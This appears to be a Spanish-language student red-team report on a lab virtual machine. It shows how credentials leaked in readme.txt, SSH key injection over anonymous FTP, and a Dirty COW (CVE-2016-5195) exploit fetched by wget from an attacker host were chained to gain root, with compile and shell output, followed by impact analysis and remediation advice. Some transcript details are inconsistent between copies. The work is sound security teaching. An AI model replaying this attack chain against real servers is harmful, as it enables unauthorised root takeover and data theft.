


Figura 26. Comando wget ejecutado desde smbuser@fileserv — Descarga de 40616.c exitosa

7.3 Compilación del exploit en el servidor objetivo

El archivo 40616.c fue compilado directamente en el servidor objetivo utilizando el compilador gcc con el flag -pthread para soporte de hilos POSIX, que es requerido por el exploit de Dirty COW para generar la condición de carrera. La compilación generó advertencias menores relacionadas con tipos de datos (lseek), pero fue completada exitosamente, generando los binarios compilados.


```
[snbuser@fileserv ~]$ gcc 40616.c -o pa -pthread
40616.c: In function 'proccelfmthread':
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
   lseek(f, msp, SEEK_SET);
   ^
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void *'
 extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;

[snbuser@fileserv ~]$ ls
40616.c
[snbuser@fileserv ~]$ gcc 40616.c -o pa -pthread
40616.c: In function 'proccelfmthread':
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
   lseek(f, msp, SEEK_SET);
   ^
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void *'
 extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;

[snbuser@fileserv ~]$ ls
40616.c pa
```

Figura 27. Compilación del exploit 40616.c con gcc -pthread en el servidor objetivo

7.4 Ejecución del exploit y obtención de acceso root

Se procedió a ejecutar el binario compilado del exploit Dirty COW. El exploit reportó el proceso de escalada de privilegios: realizó una copia de seguridad de /usr/bin/passwd en /tmp/bak, sobrescribió el binario con el payload y abrió una shell con privilegios elevados. Al ejecutar 'whoami', el sistema retornó 'root', confirmando el compromiso total del servidor objetivo. Se logró la escalada de privilegios completa desde un usuario no privilegiado hasta el usuario root del sistema.

```
[snbuser@fileserv ~]$ ./pa
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27632
Racing, this may take a while..
thread stopped
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
[root@fileserv snbuser]# whoami
root
[root@fileserv snbuser]# Read from remote host 192.168.0.8: Connection reset by peer
Connection to 192.168.0.8 closed.
client_loop: send disconnect: Broken pipe
```

Figura 28. Ejecución de Dirty COW (CVE-2016-5195) — Escalada de privilegios a root exitosa



8. Análisis de Impacto — Modelo CIA

El análisis de impacto se realiza conforme al modelo CIA (Confidencialidad, Integridad y Disponibilidad), que constituye el marco estándar para evaluar el efecto de las vulnerabilidades identificadas sobre los activos de información del sistema comprometido.

8.1 Confidencialidad (C — Confidentiality)

IMPACTO: CRÍTICO. Se observó que las credenciales del sistema se encontraban expuestas en texto plano en un archivo web públicamente accesible (readme.txt), lo que comprometió directamente la confidencialidad de la información de autenticación. Adicionalmente, al obtenerse acceso root al sistema, se pudo acceder a todos los archivos del sistema, incluyendo /etc/shadow, archivos de configuración, datos de usuarios, contenido de los recursos SMB compartidos y cualquier información almacenada en el servidor. La exposición total de datos confidenciales representa el nivel máximo de impacto sobre este eje.

8.2 Integridad (I — Integrity)

IMPACTO: CRÍTICO. Se comprobó que un atacante con acceso root al sistema puede modificar cualquier archivo del sistema operativo, incluyendo archivos binarios críticos, logs, configuraciones de servicios y datos de aplicaciones. La explotación de Dirty COW sobrescribió el binario /usr/bin/passwd como demostración del nivel de control alcanzado. La capacidad de escritura sin restricciones en el sistema implica que la integridad de todos los activos del servidor quedó comprometida. Los datos almacenados en el recurso compartido smbdata (accesible con permisos READ/WRITE sin autenticación) también se encuentran en riesgo de modificación por parte de cualquier actor de la red.

8.3 Disponibilidad (A — Availability)

IMPACTO: ALTO. Con acceso root al sistema, un atacante podría interrumpir los servicios en ejecución, eliminar archivos críticos del sistema operativo, instalar código malicioso (rootkits, backdoors), configurar tareas programadas destructivas o simplemente apagar el servidor. Si bien durante esta evaluación no se realizaron acciones destructivas, el nivel de acceso alcanzado habilita técnicamente cualquiera de estas acciones. La disponibilidad del servicio de archivos corporativo queda completamente a merced de un atacante con el nivel de acceso obtenido.

9. Recomendaciones Técnicas

A continuación se presentan las recomendaciones técnicas derivadas de los hallazgos identificados durante la evaluación, ordenadas por prioridad de remediación. Se recomienda abordar de manera inmediata los hallazgos clasificados como críticos y altos.

REC-01 [CRÍTICO] — Eliminar credenciales expuestas en recursos web

Se deberá eliminar de manera inmediata el archivo `readme.txt` accesible públicamente en `http://192.168.0.8/readme.txt`, así como cualquier otro archivo que contenga credenciales, contraseñas o información sensible en texto plano. Se deberá implementar una política de gestión de contraseñas que incluya rotación periódica y almacenamiento seguro mediante hashing (bcrypt, argon2) para todos los sistemas. Adicionalmente, se recomienda auditar el servidor web en busca de otros archivos con información sensible.

REC-02 [CRÍTICO] — Actualizar el kernel del sistema operativo

Se deberá actualizar el kernel de CentOS desde la versión 3.10.0-229.el7 a la versión parcheada más reciente disponible (mínimo 3.10.0-514.6.2.el7 que incluye el parche para CVE-2016-5195). Se recomienda ejecutar `'yum update kernel'` y aplicar todos los



parches de seguridad pendientes del sistema operativo. Se deberá establecer un proceso de gestión de parches periódico para mantener el sistema actualizado.

REC-03 [ALTO] — Deshabilitar el acceso FTP anónimo

Se deberá modificar el archivo de configuración de vsftpd (/etc/vsftpd/vsftpd.conf) para establecer `anonymous_enable=NO`, deshabilitando completamente el acceso FTP anónimo. Si el servicio FTP no es necesario para las operaciones del negocio, se recomienda deshabilitarlo completamente. En caso de requerir transferencia de archivos, se recomienda migrar a SFTP (subsistema de SSH) o FTPS con certificados válidos.

REC-04 [ALTO] — Restringir permisos del recurso SMB 'smbdata'

Se deberá configurar el recurso compartido smbdata para requerir autenticación válida, eliminando el acceso de sesión nula. En el archivo /etc/samba/smb.conf se deberá agregar `'guest ok = no'`, `'valid users = @smbusers'` y restringir los permisos de escritura únicamente a usuarios autorizados. Se recomienda habilitar el registro de accesos a recursos compartidos para su monitoreo.

REC-05 [ALTO] — Restringir escritura en directorios home vía FTP

Se deberá configurar el servicio FTP para impedir que los usuarios autenticados puedan escribir en directorios sensibles como .ssh dentro de su directorio home. En vsftpd se puede implementar mediante `'chroot_local_user=YES'` con las restricciones apropiadas. Adicionalmente, se recomienda revisar y revocar las llaves SSH inyectadas durante la evaluación del archivo `authorized_keys` de smbuser.

REC-06 [MEDIO] — Deshabilitar el método HTTP TRACE y corregir Apache

Se deberá agregar `'TraceEnable Off'` en la configuración de Apache (/etc/httpd/conf/httpd.conf) para deshabilitar el método TRACE. Asimismo, se





recomienda actualizar Apache a la versión más reciente disponible y configurar la cabecera X-Frame-Options para prevenir ataques de Clickjacking. Se deberá también agregar 'Options -Indexes' para deshabilitar el listado de directorios y 'ServerTokens Prod' para minimizar la información del servidor expuesta.

REC-07 [MEDIO] — Implementar monitoreo y detección de intrusos



Se recomienda implementar un sistema de detección de intrusos (IDS/IPS) como Snort o Suricata para monitorear el tráfico de red en busca de patrones de ataque. Se deberá habilitar y centralizar los logs de todos los servicios (FTP, SSH, HTTP, SMB) en un sistema SIEM para su correlación y análisis. Se recomienda también implementar fail2ban o equivalente para prevenir ataques de fuerza bruta en los servicios de acceso remoto.

10. Tabla de Hallazgos

A continuación se presenta el resumen consolidado de todas las vulnerabilidades identificadas durante la evaluación, junto con su clasificación de severidad, evidencia técnica, impacto y recomendación de remediación.

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
V-01	Acceso FTP Anónimo (vsftpd 3.0.2)	Alta	Acceso con credenciales nulas al directorio wr.  <pre>(kali@kali)-[~] \$ ftp 192.168.0.8 Connected to 192.168.0.8. 220 (vsFTPd 3.0.2) Name (192.168.0.8:kali): kali 331 Please specify the password. Password: 530 Login incorrect. ftp: Login failed ftp> exit 221 Goodbye.</pre>	Exfiltración de archivos y escritura remota	Deshabilitar FTP anónimo en vsftpd.conf
V-02	Credenciales expuestas en readme.txt	Crítica	http://192.168.0.8/readme.txt contiene la contraseña en texto plano 	Acceso autenticado a FTP y SSH	Eliminar archivos con credenciales. Implementar rotación de contraseñas
V-03	Escritura no autorizada en smbdata (SMB)	Alta	smbmap muestra READ/WRITE sin autenticación	Manipulación de archivos compartidos	Restringir permisos de revoltoso smbdata y requerir autenticación



ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
V-01	Acceso FTP Anónimo (vsftpd 3.0.2)	Alta	Acceso con credenciales nulas al directorio wr. 	Exfiltración de archivos y escritura remota	Deshabilitar FTP anónimo en vsftpd.conf
V-02	Credenciales expuestas en readme.txt	Crítica	http://192.168.0.8/readme.txt contiene la contraseña en texto plano 	Acceso autenticado a FTP y SSH	Eliminar archivos con credenciales. Implementar rotación de contraseñas
V-03	Escritura no autorizada en smbdata (SMB)	Alta	smbmap muestra READ/WRITE sin autenticación	Manipulación de archivos compartidos	Restringir permisos de revoltoso smbdata y requerir autenticación



V-06	SSH sin restricción de usuarios / authorized_keys inyectable via FTP	Alta	Llave pública inyectada en /home/smbuser/.ssh/authorized_keys vía FTP <pre>ftp> /root/.ssh/id_ed25519.pub authorized_keys ?Invalid command. ftp> put /root/.ssh/id_ed25519.pub authorized_keys local: /root/.ssh/id_ed25519.pub remote: authorized_keys 229 Entering Extended Passive Mode (5360). 150 Ok to send data. 100% ***** 226 Transfer complete. 91 bytes sent in 00:00 (91.99 KiB/s) ftp> exit 221 Goodbye.</pre>
V-07	Kernel vulnerable a Dirty COW (CVE-2016-5195)	Crítica	Kernel 3.10.0-229.el7 explotado con 40616.c para escalar a root <pre>[smbuser@fileserver ~]\$ gcc 40616.c -o ra -pthread 40616.c: In function 'processInetThread': 40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default] lseek(f_map, SEEK_SET); ^ In file included from 40616.c:28:0: /usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void *' extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW; [smbuser@fileserver ~]\$ ls 40616.c ra [smbuser@fileserver ~]\$ gcc 40616.c -o pa -pthread 40616.c: In function 'processInetThread': 40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default] lseek(f_map, SEEK_SET); ^ In file included from 40616.c:28:0: /usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void *' extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW; [smbuser@fileserver ~]\$ ls 40616.c pa ra</pre>

RED TEAM REPORT

PENTESTING: MY FILE SERVER 1 //

Equipo 5

181700 C a s t i l l o G ó m e z E d w i n A d m a e l

182033 C a s t i l l o O l v e r a C a r l o s R e n é

182217 H e r n á n d e z F e r n á n d e z D i e g o O s v a l d o

174702 T r i s t a n R i v e r a M a g d a l e n a Y e s e n i a

Docente: Servando López Contreras

Fecha: 09/03/2026

CONFIDENCIAL ◆ Red Team Report: My File Server1




RIESGO GLOBAL

CRÍTICO

02

CONTEXTO DEL ENGAGEMENT – ALCANCE Y DATOS DEL OBJETIVO

//	DATOS DEL SISTEMA OBJETIVO
TARGET	My File Server 1 – Armour Infosec
IP	192.168.0.8
HOSTNAME	fileserver
S.O.	CentOS Linux 3.10.0-229.el7.x86_64
MÉTODO	PTES – Black Box sin credenciales
SEGMENTO	192.168.0.0/24 (laboratorio)
PERIODO	08-09 de marzo de 2026
RESULTADO	COMPROMISO TOTAL – ROOT OBTENIDO





01



Reconocimiento

netdiscover + Nmap -sV
8 hosts activos,
192.168.0.8 identificado
como objetivo

02



Enumeración

Nmap -A, smbmap, Nikto
FTP anónimo, readme.txt
Samba NULL session

03



Explotación

FTP + SSH Key Injection
Credenciales rootroot1
Shell como smbuser

04



Post-Explotación

Dirty COW CVE-2016-5195
gcc -pthread 40616.c
whoami = root ✓



TOOLS ► netdiscover nmap -sV -A smbmap nikto ftp-client ssh-keygen wget gcc 40616.c (exploit-db)

```
$ netdiscover -r 192.168.0.0/16
192.168.0.8 PCS Systemtechnik GmbH (VirtualBox)
$ nmap -sV -A 192.168.0.8
PORT STATE SERVICE VERSION
21/tcp open  ftp vsftpd 3.0.2 [anon]
22/tcp open  ssh OpenSSH 7.4
80/tcp open  http Apache/2.4.6 (CentOS)
445/tcp open  smb Samba smbd 4.9.1
2121/tcp open ftp ProFTPD 1.3.5
$ curl http://192.168.0.8/readme.txt
smbuser : rootroot1
```

04 NIVEL GENERAL DE RIESGO – CLASIFICACIÓN CVSS



RIESGO GLOBAL

CRÍTICO



// DISTRIBUCIÓN DE VULNERABILIDADES

CRÍTICA

2

Credenciales texto plano · Dirty COW CVE-2016-5195

ALTA

3

FTP anónimo · SMB escritura · SSH inject via FTP

MEDIA

2

HTTP TRACE habilitado · Directory Indexing activo Apache

BAJA

0

Sin hallazgos de bajo impacto registrados

TOTAL: 7 vulnerabilidades · Acceso root obtenido con herramientas públicas básicas

HALLAZGOS CRÍTICOS – VULNERABILIDADES DE ALTO IMPACTO



V-02

CRÍTICA

Credenciales expuestas en readme.txt – texto plano

`http://192.168.0.8/readme.txt` contiene `'smbuser:rootroot1'` en texto plano sin cifrado. Permitted acceso autenticado inmediato a FTP (`vsftpd 3.0.2` puerto 21) y posterior inyección de llave SSH. Vector inicial de toda la cadena de ataque.



V-07

CRÍTICA

Kernel vulnerable CVE-2016-5195 – Dirty COW (race condition)

Kernel `3.10.0-229.el7.x86_64` explotado con `40616.c` (`wget + gcc -pthread`). Race condition en copy-on-write sobrescribió `/usr/bin/passwd` → shell con `UID=0`. Confirmado: `whoami = root`. Compromiso total.



V-01

ALTA

FTP Acceso Anónimo habilitado – vsftpd 3.0.2 puerto 21 con escritura

`anonymous_enable=YES` con directorio raíz en modo escritura. Permitted navegar a `/home/smbuser/.ssh/` e inyectar `authorized_keys` sin autenticación. Nmap NSE confirmó el acceso anónimo activo.




V-06

ALTA

SSH inyectable vía FTP – authorized_keys sin restricción de escritura

Directorio `.ssh` de `smbuser` accesible por escritura FTP. 91 bytes transferidos (`id_ed25519.pub` → `authorized_keys`). Conexión SSH interactiva sin contraseña confirmada. Banner: `'My File Server - 1'`.

06 CADENA DE EXPLOTACIÓN – KILL CHAIN COMPLETA



// DIRTY COW · CVE-2016-5195 · ESCALADA DE PRIVILEGIOS LOCAL

Kernel 3.10.0-229.el7 → race condition en copy-on-write (COW) sin parchear

wget http://192.168.0.10:8080/40616.c → exploit (4963 bytes) descargado

✓ gcc -pthread -o exploit 40616.c → compilación exitosa en servidor objetivo

✓ ./exploit → /usr/bin/passwd sobrescrito con payload → shell UID=0

★ whoami → root ✓ **COMPROMISO TOTAL DEL SISTEMA CONFIRMADO**

07 ANÁLISIS DE IMPACTO EMPRESARIAL – MODELO CIA



C – CONFIDENCIALIDAD

CRÍTICO

Credenciales en texto plano en recurso HTTP público (readme.txt). Acceso root permite lectura de /etc/shadow, datos de usuarios, archivos SMB y toda información almacenada. Exposición total de datos confidenciales – impacto máximo.



I – INTEGRIDAD

CRÍTICO

Root permite modificar binarios del SO, logs, configuraciones y datos. Dirty COW sobrescribió /usr/bin/passwd como demostración. SMB smbdata: READ/WRITE sin auth permite manipulación de archivos compartidos.



A – DISPONIBILIDAD

ALTO

Con acceso root: detener servicios, eliminar archivos críticos, instalar rootkits/backdoors o programar tareas destructivas. No se realizaron acciones destructivas durante la evaluación – servidor completamente expuesto.



IMPACTO REGULATORIO

ALTO

Brecha activa obligaciones bajo LFPDPPP / GDPR. Riesgo de sanciones económicas, litigios y pérdida de contratos. Daño reputacional ante clientes e inversionistas. Notificación obligatoria a autoridades regulatorias.

MATRIZ DE RIESGO – 7 VULNERABILIDADES DOCUMENTADAS

ID	Vulnerabilidad	Puerto/Svc	Probab.	Impacto	Sev.	Recomendación
V-01	Acceso FTP Anónimo (vsftpd 3.0.2)	21/tcp	Alta	Alto	ALTA	Deshabilitar anon. SFTP/FTPS
V-02	Credenciales expuestas readme.txt	HTTP/80	Alta	Crítico	CRÍTICA	Eliminar; política contraseñas
V-03	SMB smbdata R/W sin autenticación	445/tcp	Alta	Alto	ALTA	guest ok=no; valid users
V-04	HTTP TRACE habilitado Apache 2.4.6	80/tcp	Media	Medio	MEDIA	TraceEnable Off
V-05	Directory Indexing activo Apache	80/tcp	Media	Medio	MEDIA	Options -Indexes
V-06	SSH inyectable vía FTP authorized_keys	21/tcp	Alta	Alto	ALTA	chroot_local_user; revocar llaves
V-07	Kernel Dirty COW CVE-2016-5195	local	Alta	Crítico	CRÍTICA	yum update kernel ≥514.6.2

**INMEDIATO – 72 HORAS**

REC-01: Eliminar readme.txt. Política contraseñas con bcrypt/argon2. Auditar servidor web.



REC-02: `yum update kernel → ≥3.10.0-514.6.2.el7` (parche CVE-2016-5195).

**CORTO PLAZO – MES 1**

REC-03: `anonymous_enable=NO` en `vsftpd.conf`. Migrar a SFTP/FTPS con certificado.



REC-05: `chroot_local_user=YES`. Revocar `authorized_keys` inyectado en `smbuser`.

**MEDIO PLAZO – MES 2-3**

REC-04: `guest ok=no; valid users=@smbusers` en `smb.conf`. Logs de acceso SMB.



REC-06: `TraceEnable Off · Options -Indexes · X-Frame-Options · ServerTokens Prod`.

**CONTINUO – MEJORA**

REC-07: IDS/IPS Snort/Suricata, SIEM centralizado, fail2ban en FTP/SSH/HTTP.




Pentesting trimestral. Proceso gestión de parches mensual documentado.



PRIORIDAD INMEDIATA: Actualizar Kernel · Eliminar readme.txt · FTP anónimo off · Revocar SSH keys

ROADMAP DE REMEDIACIÓN – PLAN DE ACCIÓN POR FASES



My File Server1 = RIESGO CRÍTICO

⚙️ // CADENA DE ATAQUE — 4 PASOS AL ROOT

👁️ **1** readme.txt via HTTP → password: smbuser:rootroot1 en texto plano

🔒 **2** FTP anónimo + escritura → inyección SSH authorized_keys (91 bytes)

🔑 **3** SSH smbuser@192.168.0.8 → shell interactiva sin contraseña

🔥 **4** Dirty COW 40616.c → gcc -pthread → whoami = root ✓

7

Vulnerabilidades documentadas

2

Hallazgos Críticos

ROOT

Nivel de Acceso



ACCIÓN REQUERIDA — 72 HORAS

Actualizar Kernel · Eliminar readme.txt · Deshabilitar FTP anónimo · Revocar authorized_keys